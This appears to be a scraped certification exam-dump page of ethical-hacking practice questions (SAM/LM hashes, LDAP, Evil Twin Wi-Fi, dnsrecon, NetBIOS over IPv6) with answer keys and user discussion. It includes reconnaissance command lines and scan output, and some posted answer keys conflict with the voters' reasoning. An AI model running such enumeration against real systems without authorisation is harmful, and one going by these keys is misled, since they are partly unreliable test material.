NikoTomas 1 week, 6 days ago

I disagree.

This is not like in the cloud environment with "shared responsibility" model between provider and customer.

This is pure organizational decision to leave vulnerabilities without fixes.

Responsible is always management of the organization - they are driving the business and they must know what is crucial for reaching their goals and what level of risk can be accepted.

The security specialists (especially risk managers) just elaborate analysis and provide it to the management. The management must decide what to do. The security specialist don't have to know about all business affairs...

upvoted 1 times

pindinga1 1 month, 3 weeks ago

Selected Answer: A

I think John has nothing to do with the company's problems, he has just started to identify the problems, I think he is alternative A

upvoted 4 times

Question #142 *Topic 1*

An ethical hacker is attempting to crack NTLM hashed passwords from a Windows SAM file using a rainbow table attack. He has dumped the on-disk contents of the SAM file successfully and noticed that all LM hashes are blank. Given this scenario, which of the following would be the most likely reason for the blank LM hashes?

A. The SAM file has been encrypted using the SYSKEY function.

B. The passwords exceeded 14 characters in length and therefore, the LM hashes were set to a “dummy" value.

C. The Windows system is Vista or a later version, where LM hashes are disabled by default.

D. The Windows system is using the Kerberos authentication protocol as the default method.

Correct Answer: *C*

NikoTomas 1 week, 3 days ago

Selected Answer: C

Correct: C

o Since Windows Vista/Server 2008, insecure LM hashes are not stored – this means that there is BLANK password – i. e. NULL character.

o LM password is always padded up to 14 characters by appending NULL characters.

o This means that in this case, NULL password is padded with another 13 NULL characters up to 14 NULL characters.

o LM hash is computed so that the 14 characters are splits into two 7-character chunks and each is hashed individually before sticking them back together to form final LM hash.

o LM-hashed 7-character NULL string = AAD3B435B51404EE – concatenate two of these and you get AAD3B435B51404EEAAD3B435B51404EE (two same hashes AAD3B435B51404EE connected together) = LM hash of EMPTY (BLANK) PASSWORD – this is alwas the same as LM hashing doesn't use salt.

o Also if password exceeds 14 characters, LM hash is not stored (you will see again BLANK password hash in the SAM database - as shown above), so option B) could be also correct, but BLANK password is NOT considered “dummy value” as B) suggests, so correct is C).

upvoted 1 times

Gibsomd 2 weeks ago

Selected Answer: C

LAN Manager (LM) hashes are considered weak and highly vulnerable to attacks (such as rainbow table attacks). Starting with Windows Vista and later versions, LM hash storage was disabled by default due to security concerns.

upvoted 1 times

Question #143 *Topic 1*

A Certified Ethical Hacker (CEH) is given the task to perform an LDAP enumeration on a target system. The system is secured and accepts connections only on secure LDAP. The CEH uses Python for the enumeration process. After successfully installing LDAP and establishing a connection with the target, he attempts to fetch details like the domain name and naming context but is unable to receive the expected response. Considering the circumstances, which of the following is the most plausible reason for this situation?

A. The system failed to establish a connection due to an incorrect port number.

B. The enumeration process was blocked by the target system's intrusion detection system.

C. The secure LDAP connection was not properly initialized due to a lack of 'use_ssl = True' in the server object creation.

D. The Python version installed on the CEH's machine is incompatible with the ldap3 library.

Correct Answer: *C*

NikoTomas 1 week, 3 days ago

Selected Answer: C

Answer: C

Q: “After successfully installing LDAP and establishing a connection with the target, he attempts to fetch details like the domain...”

C) - You can use SSL basic authentication with the use_ssl parameter of the Server object, you can also specify a port (636 is the default for secure ldap):
s = Server('servername', port = 636, use_ssl = True) # define a secure LDAP server

Ref.: https://ldap3.readthedocs.io/en/latest/ssltls.html
upvoted 1 times

NikoTomas 1 week, 3 days ago

Incorrect answers:

- A) – incorrect port number – connection would not be established at all.

- B) – blocked by intrusion DETECTION system – not possible as it is not IPS (prevention) just IDS

- D) – Python incompatibility with Ldap3 library is not probable as:
“ldap3 is a pure Python LDAP 3 client library strictly conforming to RFC4510 and is released under the LGPL v3 open source license. RFC4510 is the current LDAP specification (June 2006)
...
ldap3 can be used with any Python version starting from 2.6, including all Python 3 versions. It also works with PyPy and PyPy3.”

Ref.: https://ldap3.readthedocs.io/en/latest/
upvoted 1 times

Gibsomd 2 weeks ago

Selected Answer: C

Since the system only accepts secure LDAP connections, the CEH must explicitly enable SSL when initializing the connection in Python. If use_ssl=True is not set, the connection will fail or not return the expected data.
upvoted 1 times

Question #144 *Topic 1*

You are a cybersecurity consultant for a major airport that offers free Wi-Fi to travelers. The management is concerned about the possibility of "Evil Twin" attacks, where a malicious actor sets up a rogue access point that mimics the legitimate one. They are looking for a solution that would not significantly impact the user experience or require travelers to install additional software. What is the most effective security measure you could recommend that fits these constraints, considering the airport's unique operational environment?

A. Regularly change the SSID of the airport's Wi-Fi network

B. Use MAC address filtering on the airport's Wi-Fi network

C. Implement WPA3 encryption for the airport's Wi-Fi network

D. Display a captive portal page that warns users about the possibility of Evil Twin attacks

Correct Answer: *D*

Community vote distribution

C (100%)

NikoTomas 1 week, 3 days ago

Selected Answer: C

Answer: C

1 Enable WPA3 with Protected Management Frames (PMF)
• Evil Twin attacks often rely on deauth attacks to disconnect users from the real AP and force them to connect to the rogue AP.
• Ensures that deauthentication and disassociation frames are cryptographically signed, making them harder to spoof.

Another possible solution (but this requires client SW / supplicant - not suitable for airport):
2 Use 802.1X Authentication with RADIUS (WPA2/WPA3-Enterprise)
• Deploy 802.1X authentication with a RADIUS server.
• Ensure clients validate the RADIUS server certificate.
• The Evil Twin AP won't have a valid RADIUS certificate.
• Proper certificate validation prevents users from entering credentials into a fake AP.

upvoted 1 times

NikoTomas 1 week, 3 days ago

Incorrect answers:

A) Changing SSID - makes no sense, attacker just installs rougue AP with the same SSID as your current (changed) SSID

B) MAC address filtering - this could be prevention against rougue AP as MAC addresses are statically set but this is not applicable to airport and AP BSSID can be also spoofed, so not correct solution.

D) Captive portal to inform users... very weak solution, there is no prevention mechanism against deauthentication attacks as with WPA3 PMF, just informing users... but they don't even notice when they become connected to rogue AP (without any captive portal).

upvoted 1 times

Gibsomd 2 weeks ago

Selected Answer: D

An Evil Twin attack occurs when an attacker sets up a rogue access point (AP) that mimics a legitimate Wi-Fi network, tricking users into connecting to it. Once connected, the attacker can intercept sensitive information such as passwords and financial data.

upvoted 2 times

HazalAlenazi 1 month, 3 weeks ago

Selected Answer: C

WPA3 is the latest Wi-Fi encryption protocol, providing stronger encryption and protection against several attack vectors, including Evil Twin attacks.

upvoted 2 times

Question #145 *Topic 1*

As a Certified Ethical Hacker, you are conducting a footprinting and reconnaissance operation against a target organization. You discover a range of IP addresses associated with the target using the SecurityTrails tool. Now, you need to perform a reverse DNS lookup on these IP addresses to find the associated domain names, as well as determine the nameservers and mail exchange (MX) records. Which of the following DNSRecon commands would be most effective for this purpose?

A. dnsrecon -r 192.168.1.0/24 -n nsl.example.com -t axfr

B. dnsrecon -r 10.0.0.0/24 -n nsl.example.com -t zonewalk

C. dnsrecon -r 162.241.216.0/24 -n nsl.example.com -t std

D. dnsrecon -r 162.241.216.0/24 -d example.com -t brt

Correct Answer: *C*

Community vote distribution

C (100%)

NikoTomas 1 week, 2 days ago

Selected Answer: C

Answer: C

Description of scan TYPES (-t option) from DNSRECON help:
std: SOA, NS, A, AAAA, MX and SRV.
brt: Brute force domains and hosts using a given dictionary.

Further options:
-n = name server (NS server)
-d = domain
-r = range of IP addresses to perform DNS reverse lookups on

C) option contains “-n nsl.example.com” – i. e. NS server is already specified while the question asks to “determine the nameservers”, so it looks strange if we already have NS server determined in the answer.
However, if we have one NS server defined, the command “-t std” can still find other NS servers (there are usually 2 or more) as well as MX records and other domain names as requested in question.
I’ve tried this in Kali Linux for some domains and option “-t std” returned NS, MX and other records.
upvoted 1 times

NikoTomas 1 week, 2 days ago

Incorrect answers:

D) option --> I’ve tried “-t brt” (i. e. bruteforce guessing common DNS names), which works also without specifying dictionary (-D parameter, uses built in default...). This finds MUCH MORE DNS records than “-t std” for particular domain but among them there were NO NS Server records and NO MX records found.
So for me correct option is C) with “-t std”, which found NS and MX records.

A) and B) contains private networks 192.168.x.x and 10.x.x.x – can’t be scanned by SecurityTrails tool over Internet.
A) contains -t (type) axfr = perform zone transfer
B) contains -t zonewalk = perform DNSSEC zone walk
upvoted 1 times

bibibi 1 month ago

Selected Answer: C

the -t std is able to find out the requested information without the need of -t brt (brute force) enumeration.
upvoted 2 times

pindinga1 1 month, 3 weeks ago

Selected Answer: C

 C. dnsrecon -r 162.241.216.0/24 -n nsl.example.com -t std

Explanation:
The goal is to perform reverse DNS lookups, identify nameservers (NS), and find mail exchange (MX) records.

The -r flag specifies an IP range for reverse DNS lookups.
The -n flag specifies a nameserver to query.
The -t std option performs standard enumeration, which includes:
Reverse lookups on IP addresses (PTR records).
Queries for MX records (Mail Exchange).
Queries for NS records (Nameservers).
upvoted 3 times

MHafizC 2 months, 1 week ago

Selected Answer: C

This can be achieved with standard query, in which you will get NS, MX, PTR records. So C is the answer.
upvoted 1 times

Question #146 *Topic 1*

You are an ethical hacker tasked with conducting an enumeration of a company's network. Given a Windows Answered Marked for Review 37.6% system with NetBIOS enabled, port 139 open, and file and printer sharing active, you are about to run some nbtstat commands to enumerate NetBIOS names. The company uses IPv6 for its network. Which of the following actions should you take next?

A. Switch to an enumeration tool that supports IPv6

B. Use nbtstat -a followed by the IPv6 address of the target machine

C. Use nbtstat -c to get the contents of the NetBIOS name cache

D. Utilize Nmap Scripting Engine (NSE) for NetBIOS enumeration

Correct Answer: *A*

NikoTomas 1 week, 2 days ago

Selected Answer: D

Answer: D (for ex.: nmap -6 IPv6-address -A -p 139)

Example with IPv6 and port TCP/22:

nmap -6 -p 22 fe80::250:56ff:feb5:6e67 -A
Starting Nmap 7.95 (https://nmap.org) at 2025-03-20 22:57 CET
Nmap scan report for fe80::250:56ff:feb5:6e67
Host is up (0.000058s latency).

PORT STATE SERVICE VERSION
22/tcp open tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
No OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=6%D=3/20%OT=22%CT=%CU=42137%PV=N%DS=0%DC=L%G=Y%TM=67DC8F5
...
...
Host script results:
| address-info:
| IPv6 EUI-64:
| MAC address:
| address: 00:50:56:b5:6e:67
|_ manuf: VMware

upvoted 1 times

Gibsomd 2 weeks ago

Selected Answer: A

The nbtstat command is primarily designed for IPv4-based NetBIOS enumeration and does not support IPv6. Since the company's network uses IPv6, attempting to use nbtstat with an IPv6 address will fail.

upvoted 2 times

killwitch 3 weeks, 2 days ago

Selected Answer: B

nbtstat -a [IP]: This command is used to display the NetBIOS name table of a remote machine, where [IP] can be the IPv4 address or an IPv6 address. By using the IPv6 address in this command, you can enumerate the NetBIOS names of the target machine even if the network is based on IPv6.

upvoted 1 times